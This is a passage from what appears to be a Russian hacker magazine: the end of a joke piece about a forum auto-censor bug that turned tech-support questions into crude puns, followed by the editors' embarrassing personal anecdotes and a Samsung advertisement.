Тебе наврали :/. Мать-природа не продумала этот вариант и не снабдила орган дополнительными примочками.
Не удаляется лицензия из пенис'а.
Не удаляй! Опасно!
То ли пенис не тянет, то ли руки не из того места растут...
То ли лыжи не едут, то ли я... <censored> ©.
Где скачать пенис?
Я уже говорил про поиск в Яндексе. Не нашел? Ну и дурак. На самом деле ссылка проста как мир: *www.penis.com*.



Косяков так много в пенис'е.
Природа несовершенна, друг мой. Косяки есть везде. Кстати, косячок не хочешь?
Падение пенис'а на пенис.
Какая сентиментальная проблема. Я даже расплакался. А падение случилось ДО или ПОСЛЕ?
Потерялся пенис!!!
Надо же! А я нашел утром какой-то у себя в сливном бачке. Интересно, как он там оказался? Кстати, какое будет вознаграждение за возвращение твоего друга?
Зачем нужен пенис?
Не вгоняй меня в краску! Лучше спроси у своей мамы, почему она вовремя не рассказала тебе про чудо-леденец, которым тебя создавали.
Дико тормозит пенис.
Напиши клиенту, у которого пенис зависает. Возможно, у вас общая проблема.
Один пенис в упор не видит другой...
А ты ему глаза открой. Точнее, глаз...
Пенис не хочет печатать :(.
Купи принтер, садист. И впредь используй свои части тела по их прямому назначению.
Как включить суперкэш на пенис?
Посмотри: там на лицевой стороне есть маленькая кнопочка. Нажми на нее. Не включается? Нажми сильнее!
Кто знает, что такое пенис?
Я уже рассказывал. Пользуйтесь поиском, благо он есть.
Подключение к пенис на стороне клиента через прокси.
Какое извращение, молодой человек. Зачем вам прокси? Лучше пользуйтесь лицензиями.
Пенис не сохраняет пароль. Помогите!
Так задумано. А вдруг кто-то решит им воспользоваться, пока ты спишь?
Я не тормоз... Я просто не резкий... пенис.
Я заметил :).
Книга по пенис'у на халяву...
Напиши письмо страдающему в пункте 7. Он тебя отблагодарит!
Не могу изменить данные своего пенис'а.
Врачи тебе помогут, сынок. Они творят чудеса.

[пенис… тьфу, эпилог!] Вот, пожалуй, и все. Веришь — нет, но даже сейчас у меня на глаза наворачиваются слезы от смеха. Может быть, после прочтения этой статьи мне кто-нибудь предложит работу сексолога-консультанта. И я даже соглашусь! :)
Кстати, после подобных издевательств над контентом форума мы убрали правило автоцензора. Даже написали администратору письмо, в котором сообщили суть бага и способы его исправления. И правда, зачем портить такой интеллигентный форум?

x-crew

МЫ ОТНЮДЬ НЕ МАЛЬЧИКИ-ПАИНЬКИ. Я БЫ ДАЖЕ СКАЗАЛ, ЧТО МЫ СОВСЕМ НЕ ПАИНЬКИ. КАЖДЫЙ ИЗ НАС ПО МОЛОДОСТИ, ДА И ДО СИХ ПОР ТВОРИТ КАКИЕ-ТО НЕПОНЯТНЫЕ ПОСТУПКИ, БЕЗБАШЕННЫЕ ВЕЩИ. ТАК ВОТ, ДАВАЙ ЖЕ УЗНАЕМ О НАШИХ РЕДАКТОРАХ ВСЮ ПРАВДУ И БОЛЬШЕ НЕ БУДЕМ ИХ СЧИТАТЬ ПОКЛАДИСТЫМИ КОТЯТАМИ



[Dr. Klouniz] Однажды я купался в холерном водоеме. Зачем? Ну во-первых, я думал, что там нашли не холеру, а что-то другое. Во-вторых, вроде бы я и не собирался оттуда пить. Ну а в-третьих, там было мало народу. А еще я любил химичить классе в восьмом. Поэтому очень часто мои штаны были прожжены серной кислотой. Сколько я одежды попортил – ужас просто. В более зрелом возрасте, а именно на практике после третьего курса, помню, мы с подружкой очень нескучно проводили ночные дежурства. Это был реальный экстрим, хотя, думаю, никто из хирургов, если бы зашел в открытую сестринскую, нас бы не осудил. Правда, было бы немного неудобно :).



[b00b1ik] А у меня вся жизнь — одно сплошное безумие. Я только и делаю, что творю безумные и безбашенные вещи. Обильно натереть лыжи соперника парафином перед соревнованиями по классическому ходу, хотя за это могут очень сильно помять, или стащить у деда-соседа из огорода ванну с последующей сдачей ее в металлолом и выручением средств на гулянки — это еще цветочки. Во время лекции на третьей парте, прямо перед преподавателем высосать бутылку дешевого портвейна и уйти в абсолютный ноль — тоже не особая шалость для меня. Самое веселое было тогда, когда мы с моим другом Муфлоном, напившись не хуже гиппопотамов (Никитос, привет!), ни с того ни с сего решили махнуть в Питер с семью сотнями рублей в кармане на двоих. Через час мы уже сидели в поезде и ели роллтон, вежливо выпрошенный у проводника. Очнувшись утром в Питере, мы искренне удивились нашему перемещению и ни в какую не хотели верить, что мы не в Москве. Что же, пришлось продолжать гиппопотамиться дальше. Заодно и питерских друзей повидали. А другие истории я пока не расскажу. Места мало.



[CuTTer] Очень постыдный для меня поступок произошел в детстве. Я был маленького возраста. Сколько лет мне было тогда, я не помню. Но помню, что очень любил играть со своим младшим братом. Я часто активно до него докапывался. Обычно это заканчивалось его плачем, после чего меня ругали и ставили в угол. И один раз я опять до него хорошенько докопался. Все это было в ванной: братик плескается, я стою рядом и от чего-то угораю. В какой-то момент мне стало очень смешно. Под эмоциями я решил пописать на своего брата. Ну и писаю, как вдруг часть потока попадает брату в рот. От такой неожиданности я испугался, а брат заплакал. Сразу прибежали мама с папой. Помню, что в тот вечер меня особенно ругали и я дольше обычного стоял в углу. Больше я такого не повторял (теперь понятно, почему ты любишь мучить животных! — Прим. Бублика.)...


ИТ–решения Samsung для бизнеса
Не секрет, что многие преуспевающие компании выбрали технику Samsung для построения внутренней информационной структуры. Продукты Samsung помогают добиваться успеха в бизнесе как глобальным корпорациям, так и небольшим фирмам. Революционные технологии, используемые в наших ноутбуках, печатных устройствах и мониторах, позволяют Samsung по праву называться ведущей ИТ–компанией.
Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1.
Информационный центр: 8–800–200–0–400. www.samsung.ru. Товар сертифицирован.
Цветной принтер CLP-500
Монитор SM-190P
Ноутбук X20
SAMSUNG



04(**76**)05 **deface**